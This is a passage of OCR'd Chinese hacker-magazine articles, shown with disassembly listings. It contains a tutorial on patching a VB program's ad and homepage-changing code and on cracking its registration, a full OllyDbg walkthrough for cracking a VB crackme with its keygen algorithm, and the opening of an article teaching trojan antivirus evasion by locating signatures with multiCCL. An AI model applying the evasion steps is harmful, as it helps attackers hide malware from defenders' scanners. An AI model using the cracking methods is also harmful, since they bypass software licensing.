Page”，这样我们就可以利用相关的注册表操作函数（比如RegOpenKey）来进行关键代码的定位了。另一种方法就是搜索字符串，和上面方法一样，在此我就不多说了。在字符串的搜索结果中，我们很容易发现如下所示的字符串：

```
Address=0058C1D5
Disassembly=MOV EDI,0041ABC0
Text String=HKCU\Software\Microsoft\Internet Explorer\
Main\Start Page
```

双击该行就进入到了相关代码处：

```
0058C1D5    BF C0AB4100    MOV EDI,0041ABC0
; UNICODE "HKCU\Software\Microsoft\Internet Explorer\Main\
Start Page"
0058C1DA    897B 08    MOV DWORD PTR DS:[EBX+8],EDI
0058C1DD    8B7D C4    MOV EDI,DWORD PTR
SS:[EBP-3C]
0058C1E0    897B 0C    MOV DWORD PTR
DS:[EBX+C],EDI
0058C1E3    83EC 10    SUB ESP,10
0058C1E6    8BFC    MOV EDI,ESP
0058C1E8    890F    MOV DWORD PTR DS:[EDI],ECX
0058C1EA    8B4D CC    MOV ECX,DWORD PTR
SS:[EBP-34]
0058C1ED    894F 04    MOV DWORD PTR
```

```
DS:[EDI+4],ECX
    0058C1F0    8947 08      MOV DWORD PTR DS:[EDI+8],EAX
    0058C1F3    8B45 D4          MOV EAX,DWORD PTR
SS:[EBP-2C]
    0058C1F6    8947 0C      MOV DWORD PTR DS:[EDI+C],EAX
    0058C1F9    83EC 10          SUB ESP,10
    0058C1FC    8BCC              MOV ECX,ESP
    0058C1FE    B8 08000000      MOV EAX,8
    0058C203    8901         MOV DWORD PTR DS:[ECX],EAX
    0058C205    8B45 8C          MOV EAX,DWORD PTR
SS:[EBP-74]
    0058C208    8941 04      MOV DWORD PTR DS:[ECX+4],EAX
    0058C20B    8951 08      MOV DWORD PTR DS:[ECX+8],EDX
    0058C20E    8B55 94      MOV EDX,DWORD PTR SS:[EBP-
6C]
    0058C211    8951 0C      MOV DWORD PTR DS:[ECX+C],EDX
    0058C214    6A 03             PUSH 3
    0058C216    68 44AB4100       PUSH 0041AB44
; UNICODE "regwrite"
    0058C21B    8B45 E0      MOV EAX,DWORD PTR SS:[EBP-20]
    0058C21E    50                PUSH EAX
    0058C21F    FF15 B4114000     CALL DWORD PTR
DS:[<&msvbvm60.__vbaLateM>; MSVBVM60.__vbaLateMemCall
```

一种解决的办法就是寻找该段的段首，让其直接返回，在OD的反汇编窗口向上滚动，找到段首位置“0058C080　55　PUSH EBP”，在该行代码上按键盘上的空格键进入代码编辑，将该行代码改为ret，如图5，然后按照上面的方法保存程序即可。另外，通过动态调试我们也可以发现0058C21F处的call是修改IE主页的元凶，也可以按照上面去广告的方法将其NOP掉，然后保存程序即可。




图5

这个程序的7.8版与以前的版本相比，作者在某些方面进行了一些改进，比如以前可以很明显的直接定位ShellExecute这个API来去除广告，但在7.8版中已经不是那么明显了，作者进行了隐藏，大家可以试着找找看，提升下自己的分析能力。

另外，这个软件的破解也不难（因为软件的注册码可以通过宣传作者的软件来免费获得，但自己动手找出来岂不是更爽），软件注册是明码比较的，大家可以试着crack一下。至此，我们的破解任务就圆满完成，快运行你修改的软件看看吧，无广告也不改IE主页，很爽吧！

文章难易度：★★★★

文章阅读点：在破解VB类软件时，定位到关键代码的六种常用方法介绍

再谈VB类软件的破解

孤居野狼

提起VB编写的软件，相信许多学习破解的新手朋友都会感觉比较头疼，一是VB类的软件不容易查找字符串，二是代码比较繁琐，这是因为VB是解释性语言，所以在反汇编后就会看到很多对分析没用的垃圾代码，跟踪时就容易产生厌烦的情绪了。但是VB编写的软件也存在对破解有利的地方，比如容易查找按钮事件，函数的功能一目了然等。本文我们就总结一下这类软件的破解方法，主要是本地代码编译的破解，由于P-CODE编译的软件还需要了解P-CODE函数，所以就暂时不介绍了。

我自己使用VB编写了一个CM程序，其界面如图1所示，这个程序的加密强度不高，算法也比较简单，下面我们就开始分析它。双击打开CM，什么也不输入，直接点击“注册”按钮，结果提示我们“用户名或注册码不能为空”，如图2。随便输入注册信息，比如用户名就填lonewolf2008，注册码就填123456789，点击“注册”后出现了如图3所示的消息框，提示“注册失败”，由此我们知道了它的提示信息和提示方式，这是软件提供给我们的有用的信息。




图1

使用OD载入程序，首先要定位到关键代码，这时候我们来扩展一下思路，看看VB类的软件都有几种方法：1、字符串查找；2、F12暂停法；3、VB专用函数断点法；4、VBExplorer查找按钮事件地址法；5、万能断点法（通用指令816C24）；6、VB按钮事件脚本法。




图2




图3

首先介绍查找字符串的方法，我们点右键，选择“超级字符串参考”--“查找UNICODE”，结果没有找到“注册失败”这样有用的字符串，如图4，这是为什么呢？这是由于VB中的中文不能被反汇编工具和调试工具识别，而我们的提示信息却正好又是中文的，所以也就搜索不到了。那我们该怎么解决呢？常言道：上有政策，下有对策。既然调试工具只能搜索到英文字符，那我们就把中文信息都更改成对应的英文，不就可以搜索到了吗？

00401240	push	00401610	(Initial CPU selection)
00401B0B	push	00401AE8	shell32.dll
00401B0B	push	00401AE8	ShellExecuteA
00402AF7	push	00401B90	http://bbs.hackerxfiles.net/index.php
00402BB7	push	00401BE0	http://hi.baidu.com/lonewolf2008/

图4

我们可以使用VBExplorer这款VB专用反编译工具，使

用该软件打开程序后，选择菜单中的“查看”－－“查看字符串”，结果看到了对我们有用的信息：“注册失败”、“注册成功”，因为都是中文的，所以在OD中查找不到，如图5。我们在“现字符串”中，将“注册失败”改为“fail”，将“注册成功”改为“succ”，修改的时候要注意字符长度，别溢出了。修改完毕后保存，然后重新使用OD载入程序，再次查找字符串，我们就会发现比刚才多出了“succ”和“fail”这两个字符串，也就是我们刚才修改的注册信息，如图6。直接双击就可以来到关键代码处，向上滚动就可以找到这段代码的首地址0x00402520。

偏移地址	原字符串	现字符串
00001AD8	桓汶?敫畬整A	
00001B44	用户名或注册码不能为空?	
00001B64	注册成功	
00001B74	提示	
00001B80	注册失败	
00001B90	http://bbs.hackerxfiles....	
00001BE0	http://hi.baidu.com/lone...	

图5

00401B0B	push	00401AE8	shell32.dll
00401B0B	push	00401AE8	ShellExecuteA
0040290F	mov	dword ptr [	succ
00402956	mov	dword ptr [	fail
00402AF7	push	00401B90	http://bbs.hackerxfil
00402BB7	push	00401BE0	http://hi.baidu.com/l

图6

0012ED98	77D2DBA8	user32.WaitMessage	user32.77D2DBA3
0012EDCC	77D2593F	user32.77D2DA19	user32.77D2593A
0012EDF4	77D3A91E	user32.77D25889	user32.77D3A919
0012F0B4	77D3A284	user32.SoftModalMessageBox	user32.77D3A27F
0012F204	77D3A0D3	user32.77D3A10F	user32.77D3A0CE
0012F270	7341690F	包含user32.77D3A0D3	MSVBVM60.7341690D
0012F2B0	7341678B	包含MSVBVM60.7341690F	MSVBVM60.73416788
0012F2D8	73416A86	MSVBVM60.73416671	MSVBVM60.73416A81
0012F308	7340E8D0	MSVBVM60.734169F5	MSVBVM60.7340E8CB
0012F36C	73473025	MSVBVM60.7340E643	MSVBVM60.73473020
0012F3E4	00402980	? MSVBVM60.rtcMsgBox	CM.0040297A

图7

下面来介绍F12暂停法，使用OD载入程序，按F9运行，随便输入用户名和注册码，出现了注册失败的提示，这时我们不要点“确定”，而是在OD里按下F12，或选择菜单中的“调试”－－“暂停”，此时程序就会暂停下来，然后我们按ALT＋K，或是点击工具栏上的标有“K”的按钮，结果来到了如图7所示的地方。在最后一行，我们看到程序调用了“rtcMsgBox”，我们点鼠标右键，选择“显示调用”，就可以来到程序注册的关键代码了，向上滚动，也可以找到首地址0x00402520。

第三种就是VB专用函数断点法，我们需要了解常用的VB专用函数，比较常用的有：rtcMsgBox、__vbaStrComp、__vbaStrCmp、__vbaStrCopy、__vbaStrMove。第一个是消息框专用函数，后两个是字符串比较函数，最后两个是字符串移动函数，这些函数在OD的API断点插件里都有，如图8。可能有些读者会发现在自己使用的OD的插件里没有，那么只需要在文件夹“plugin”下的“APIBreak.ini”里进行添加就行了。我已经给大家打包了这个文件，没有这些断点的，只需要覆盖OD中原来的文件就可以了。

- rtcMsgBox
- __vbaNew2
- __vbaStrCmp
- __vbaStrComp
- __vbaFreeStr
- __vbaStrCopy
- __vbaStrMove
- __vbaFileOpen
- __vbaInputFile
- __vbaWriteFile
- __vbaStrCompVar
- __vbaStrTextCmp
- __vbaFileOpen
- __vbaInputFile
- __vbaWriteFile
- __vbaFileClose
- __vbaVarTstEq

图8

我们使用OD载入程序，运行起来后，在插件里把rtcMsgBox这个函数勾选上，然后填写我们的注册信息，点击“注册”，此时就会断下来了，停在了如图9所示的地方。我们取消断点，按F8单步，就可以返回的注册关键代码了。

73472F29	55	push	ebp
73472F2A	8BEC	mov	ebp, esp
73472F2C	83EC 4C	sub	esp, 4C
73472F2F	8B4D 14	mov	ecx, dword ptr [ebp+14]
73472F32	53	push	ebx
73472F33	56	push	esi
73472F34	57	push	edi
73472F35	66:8339 0A	cmp	word ptr [ecx], 0A
73472F39	B8 04000280	mov	eax, 80020004
73472F3E	0F85 FC000000	jnz	73473040
73472F44	3941 08	cmp	dword ptr [ecx+8], eax

图9

接下来介绍第四种方法，使用VBExplorer查找按钮事件。使用VBExplorer载入CM程序后，右下角的窗口如图10所示，首先选择“注册”按钮的控件，然后单击那个像闪电一样的按钮，就会出现按钮单击事件的地址，具体步骤我已经标在图中了。0x402520就是按钮单击事件的地址，跟上面的方法找到的一样。




图10

第五种方法是万能断点法，使用D载入CM程序后，点右键，选择“查找”－－“二进制字符串”，在十六进制栏里输入“816C24”，点击确定后来到了如图11所示的地方。这里的四个JMP都是事件的地址，我们都按F2下断。运行CM程序，输入注册信息，点击“注册”，就会在第一个JMP断下来了，按一下F8，就来到了0x00402520处，跟上面的地址一样。

00402410	816C24 04 5300	sub	dword ptr [esp+4], 53
00402418	E9 03010000	jmp	00402520
0040241D	816C24 04 4B00	sub	dword ptr [esp+4], 4B
00402425	E9 06060000	jmp	00402A30
0040242A	816C24 04 3F00	sub	dword ptr [esp+4], 3F
00402432	E9 69060000	jmp	00402AA0
00402437	816C24 04 4F00	sub	dword ptr [esp+4], 4F
0040243F	E9 1C070000	jmp	00402B60
00402444	5C	pop	esp

图11

第六种方法跟第五种的原理一样，只是更加方便。使用OD载入CM后，使用脚本插件，运行我们的脚本就会在上图中的四个JMP下断点，跟我们手工操作的结果是一样的，脚本我已经为大家打包了。

通过上面六种方法我们都定位到了注册的关键代码处，在实际的破解过程中，我们要学会灵活运用，这样才能起到事半功倍的效果。

下面我们来分析关键代码，从首地址0x00402520开始。VB类软件在跟踪调试过程中，要时刻观察OD里的函数提示，通过函数中的英文单词的意思我们就可以把函数的功能猜个八九不离十。另外还要观察某些CALL前的PUSH指令，我们可以把CALL看做是一个函数，函数中的参数要在CALL之前通过PUSH指令入栈，因为函数的操作都是通过栈来处理数据的，所以在某个CALL之前入栈的基本就是这个函数的参数。通过观

察参数和猜测函数功能，我们基本上就能知道某些CALL干了什么，而无需F7跟进了。

我把具体的分析和流程介绍一下，按F8从0x00402520单步到0x004025E5，出现了我们输入的用户名，接着出现了“__vbaStrMove”这个函数，“__vba”是VB函数的前缀，“str”代表字符串类型，“Move”是移动的意思，由此我们可以猜到是字符串移动的功能。继续单步到0x00402624，从这个地址到0x00402632处的代码在VB类软件中很常见，这是VB语言的特点，但对我们破解来说却是无用的指令，直接跳过就可以了。继续单步就会发现，假码出现并压入了堆栈，一块空内存区（代表空字符串）也入栈了，接着出现了“__vbaStrCmp”，“Cmp”表示比较，因此我们可以猜到这个函数是比较假码和空字符串，接着就是用户名入栈，再次与空字符串比较，如图12。

```
00402520    55              push    ebp

*****************************************************************
*   对分析无用的代码，所以略去
*****************************************************************

004025DF    FF15 2C104000   call    dword ptr [<&MSVBVM60.__vbaHre>; MSVBVM60.__vbaHresultCheckObj
004025E5    8B55 D0         mov     edx, dword ptr [ebp-30]         ; 用户名放在EDX
004025E8    8D4D D8         lea     ecx, dword ptr [ebp-28]
004025EB    897D D0         mov     dword ptr [ebp-30], edi
004025EE    FF15 84104000   call    dword ptr [<&MSVBVM60.__vbaStr>; MSVBVM60.__vbaStrMove
004025F4    8D4D CC         lea     ecx, dword ptr [ebp-34]         ; 函数移动
004025F7    FF15 C8104000   call    dword ptr [<&MSVBVM60.__vbaFre>; MSVBVM60.__vbaFreeObj

*****************************************************************
*   对分析无用的代码，所以略去
*****************************************************************

00402620    3BC7            cmp     eax, edi
00402622    DBE2            fclex
00402624    7D 12           jge     short 00402638                  ; 像这样的跳转指令都是垃圾指令
00402626    68 A0000000     push    0A0                             ; 可以直接跳过
0040262B    68 28184000     push    00401B28
00402630    56              push    esi
00402631    50              push    eax
00402632    FF15 2C104000   call    dword ptr [<&MSVBVM60.__vbaHre>; MSVBVM60.__vbaHresultCheckObj
00402638    8B4D D0         mov     ecx, dword ptr [ebp-30]         出现假码
0040263B    8B1D 58104000   mov     ebx, dword ptr [<&MSVBVM60.__v>; MSVBVM60.__vbaStrCmp
00402641    51              push    ecx                             ; 假码入栈
00402642    68 3C1B4000     push    00401B3C                        ; 一块空内存区入栈
00402647    FFD3            call    ebx                             ; __vbaStrCmp，字符串比较函数
00402649    8B55 D8         mov     edx, dword ptr [ebp-28]         ; 用户名放在EDX
0040264C    8BF0            mov     esi, eax
0040264E    F7DE            neg     esi
00402650    1BF6            sbb     esi, esi
00402652    52              push    edx                             ; 用户名入栈
00402653    46              inc     esi
00402654    68 3C1B4000     push    00401B3C                        ; 上面的那块空内存区入栈
00402659    F7DE            neg     esi
0040265B    FFD3            call    ebx                             ; __vbaStrCmp，字符串比较函数
0040265D    F7D8            neg     eax
0040265F    1BC0            sbb     eax, eax
```

图12

单步到0x0040267B后出现了一个条件跳转，通过观察可以发现，当用户名和假码都不为空时跳转实现（观察和猜测在软件分析中很关键，有些CALL我们无需跟进，通过观察参数的传入和传出就可以知道它的作用）。继续单步到0x004026F3后发现用户名入栈，出现了“__vbaLenBstr”函数，“LenB”是取Unicode长度的意思，可以猜到这个函数是取用户名的长度。再单步到0x0040276E，进入了一个循环，EAX存放的是递减计数器，从用户名长度开始递减，里面有一些数据类型的转换的指令，如图13。

我们单步走过，来到0x004027C4处，出现了“rtcMidCharVar”，“Mid”是从字符串中间取字符的意思，这个函数就是从用户名依次取字符，后面的“rtcAnsiValueBstr”是将字符转换为对应的ASCII数值，“rtcHexVarFromVar”函数的作用是将ASCII值转换为十六进制表示的字符串，接着的“__vbaVarAdd”将这些字符串连在一起，如图14。

单步到0x00402859后进入了下一次循环，再单步到0x0040289C时，就会出现上面的循环连在一起得到的字符串，这就是真码，后面就可以得到验证。接着真码和假码依次入栈，进入下面的CALL进行比较，如果相等就会注册成功，不相等就注册失败，如图15。整个流程就是这样的，爆破点很好找，注册码是用户名每个字符的十六进制ASCII值转化为字符串后连在一起，算法注册机编写起来也非常简单，使用VB编写的话，关键代码如图16所示。

```
00402661    8D4D D0         lea     ecx, dword ptr [ebp-30]
00402664    40              inc     eax
00402665    F7D8            neg     eax
00402667    0BF0            or      esi, eax
00402669    FF15 CC104000   call    dword ptr [<&MSVBVM60.__vbaFre>; MSVBVM60.__vbaFreeStr
0040266F    8D4D CC         lea     ecx, dword ptr [ebp-34]
00402672    FF15 C8104000   call    dword ptr [<&MSVBVM60.__vbaFre>; MSVBVM60.__vbaFreeObj
00402678    66:3BF7         cmp     si, di                          ; 通过观察当用户名和假码
0040267B    74 76           je      short 004026F3                  ; 都不为空时则跳过

*******************************************************************
*省略的代码是产生提示用户名或注册码不为空的代码，为了减少
*篇幅，就略去了
*******************************************************************

004026F3    8B55 D8         mov     edx, dword ptr [ebp-28]         ; 用户名放在EDX
004026F6    BE 01000000     mov     esi, 1
004026FB    BF 02000000     mov     edi, 2
00402700    52              push    edx                             ; 用户名入栈
00402701    89B5 74FFFFFF   mov     dword ptr [ebp-8C], esi
00402707    89BD 6CFFFFFF   mov     dword ptr [ebp-94], edi
0040270D    FF15 0C104000   call    dword ptr [<&MSVBVM60.__vbaLen>; MSVBVM60.__vbaLenBstr
00402713    8985 64FFFFFF   mov     dword ptr [ebp-9C], eax         ; 求用户名的长度，放在EAX

*******************************************************************
*省略的代码是数据类型转换的代码，对于我们分析没有什么影响
*
*******************************************************************

0040276E    85C0            test    eax, eax                        检查递减计数器
00402770    0F84 E8000000   je      0040285E                        循环判断

*************************************************************
*   对分析无用的代码，所以略去
*************************************************************

004027B2    FF15 A0104000   call    dword ptr [<&MSVBVM60.__vbaI4V>;
004027B8    8D8D 6CFFFFFF   lea     ecx, dword ptr [ebp-94]
004027BE    50              push    eax
004027BF    8D55 AC         lea     edx, dword ptr [ebp-54]
004027C2    51              push    ecx
004027C3    52              push    edx
```

图13

```
004027C4    FF15 4C104000   call    dword ptr [<&MSVBVM60.#632>]    ; MSVBVM60.rtcMidCharVar
004027CA    8D45 AC         lea     eax, dword ptr [ebp-54]         ; 取字符函数
004027CD    8D4D D0         lea     ecx, dword ptr [ebp-30]
004027D0    50              push    eax
004027D1    51              push    ecx
004027D2    FF15 80104000   call    dword ptr [<&MSVBVM60.__vbaStr>; MSVBVM60.__vbaStrVarVal
004027D8    50              push    eax
004027D9    FF15 20104000   call    dword ptr [<&MSVBVM60.#516>]    ; MSVBVM60.rtcAnsiValueBstr
004027DF    66:8945 A4      mov     word ptr [ebp-5C], ax           ; 取字符的ASCII值放在AX
004027E3    8D55 9C         lea     edx, dword ptr [ebp-64]
004027E6    8D45 8C         lea     eax, dword ptr [ebp-74]
004027E9    52              push    edx                             ; 字符的ASCII值入栈
004027EA    50              push    eax
004027EB    C745 9C 0200000>mov     dword ptr [ebp-64], 2
004027F2    FF15 90104000   call    dword ptr [<&MSVBVM60.#573>]    ; MSVBVM60.rtcHexVarFromVar
004027F8    8D8D 3CFFFFFF   lea     ecx, dword ptr [ebp-C4]         ; 转化为十六进制的函数
004027FE    8D55 8C         lea     edx, dword ptr [ebp-74]
00402801    51              push    ecx
00402802    8D85 7CFFFFFF   lea     eax, dword ptr [ebp-84]
00402808    52              push    edx
00402809    50              push    eax
0040280A    FFD3            call    ebx                             ; MSVBVM60.__vbaVarAdd,
0040280C    50              push    eax                               字符串连接函数
0040280D    FFD6            call    esi
0040280F    8BD0            mov     edx, eax
00402811    8D4D D4         lea     ecx, dword ptr [ebp-2C]
00402814    FF15 84104000   call    dword ptr [<&MSVBVM60.__vbaStr>; MSVBVM60.__vbaStrMove
0040281A    8D4D D0         lea     ecx, dword ptr [ebp-30]
0040281D    FF15 CC104000   call    dword ptr [<&MSVBVM60.__vbaFre>; MSVBVM60.__vbaFreeStr

//////////////////////////////////////////////////////
//      为减少篇幅，代码省略                          ////
//////////////////////////////////////////////////////

00402853    FF15 C0104000   call    dword ptr [<&MSVBVM60.__vbaVar>; MSVBVM60.__vbaVarForNext
00402859  ^ E9 10FFFFFF     jmp     0040276E                        ; 进入下次循环

//////////////////////////////////////////////////////
//      为减少篇幅，代码省略                          ////
//////////////////////////////////////////////////////
```

图14

```
00402896    FF15 2C104000   call    dword ptr [<&MSVBVM60.__vbaHre>; MSVBVM60.__vbaHresultChe
0040289C    8B55 D4         mov     edx, dword ptr [ebp-2C]         ; 出现真码，传递给EDX
0040289F    8B45 D0         mov     eax, dword ptr [ebp-30]         ; 假码传递给EAX
004028A2    52              push    edx                             ; 真码入栈
004028A3    50              push    eax                             ; 假码入栈
004028A4    FF15 58104000   call    dword ptr [<&MSVBVM60.__vbaStr>; MSVBVM60.__vbaStrCmp
004028AA    8BF0            mov     esi, eax                        ; 真假码比较
004028AC    8D4D D0         lea     ecx, dword ptr [ebp-30]

//////////////////////////////////////////////////////
//      为减少篇幅，代码省略                          ////
//////////////////////////////////////////////////////

00402902    74 47           je      short 0040294B                  ; 真码与假码相等则跳

//////////////////////////////////////////////////////
//      为减少篇幅，代码省略                          ////
//////////////////////////////////////////////////////

00402933    FF15 3C104000   call    dword ptr [<&MSVBVM60.#595>]    ; MSVBVM60.rtcMsgBox
00402939    8D55 8C         lea     edx, dword ptr [ebp-74]         ; 弹出注册成功的提示

//////////////////////////////////////////////////////
//      为减少篇幅，代码省略                          ////
//////////////////////////////////////////////////////

00402977    6A 00           push    0
00402979    50              push    eax
0040297A    FF15 3C104000   call    dword ptr [<&MSVBVM60.#595>]    ; MSVBVM60.rtcMsgBox
00402980    8D4D 8C         lea     ecx, dword ptr [ebp-74]         ; 注册错误提示
00402983    8D55 9C         lea     edx, dword ptr [ebp-64]
```

图15

```
For i = 1 To Len(name)
   serial = serial + Hex(Asc(Mid(name, i, 1)))
Next
```

图16

（文章中涉及到的CM程序、Delphi & VB事件断点查找脚本.osc、VBExplorer资源编辑、OD，已经收录在了光盘中）

文章难易度：★★★
文章阅读点：在木马免杀操作中的两个小技巧，和大家交流

木马免杀的两个小技巧

Free-Rader

最近，有许多小菜反映说木马免杀越来越困难了，看来似乎是杀毒软件越来越牛了呀！于是，本小菜就本着“互助”和“共享”的精神将自已学习时总结出的两个免杀的小技巧告诉大家！

一、巧妙定位避免另类特征码

一般来说，定位特征码是免杀中必不可少的一步，但目前免杀时却经常会定位出一些无法更改的另类特征码，导致免杀很难继续进行。其实，我们只要在定位时做一些小小的设置就可以避免这类问题了。

我们先使用multiCCL（对于定位的工具，我推荐大家使用multiCCL，因为MyCCL定位时经常会进入死循环，而且定位出的特征码也不一定正确，而multiCCL就不会出现这样的错误）载入文件，按程序提示进行操作，到参数修改时按Y进入参数修改，如图1。先将“Except1”后面的内容更改为“H_00000000_00000400_00000000_00000000_”，再将“ExceptTotal=0”更改为“ExceptTotal=1”。其中00000400就是要定位木马的程序开始位置（也就是使用lordPE载入后第一个区段的文件偏移地址，这一位置一般来说都是400的，不过建议各位小菜还是在修改之前先使用lordPE查看一下），这里也就是指将文件偏移000至400这一段代码（PE头）进行保护，在定位时不对这一段当中出现的特征码进行定位，而只定位出其它位置的特征码，因为这一段的代码基本上是很难进行免杀处理的。而“ExceptTotal”指的就是要进行保护的特征码的段数，在这里我们只设置了一段，当然也就是填“1”了。保存后开始定位，就不会再有特征码被定位在文件头了。

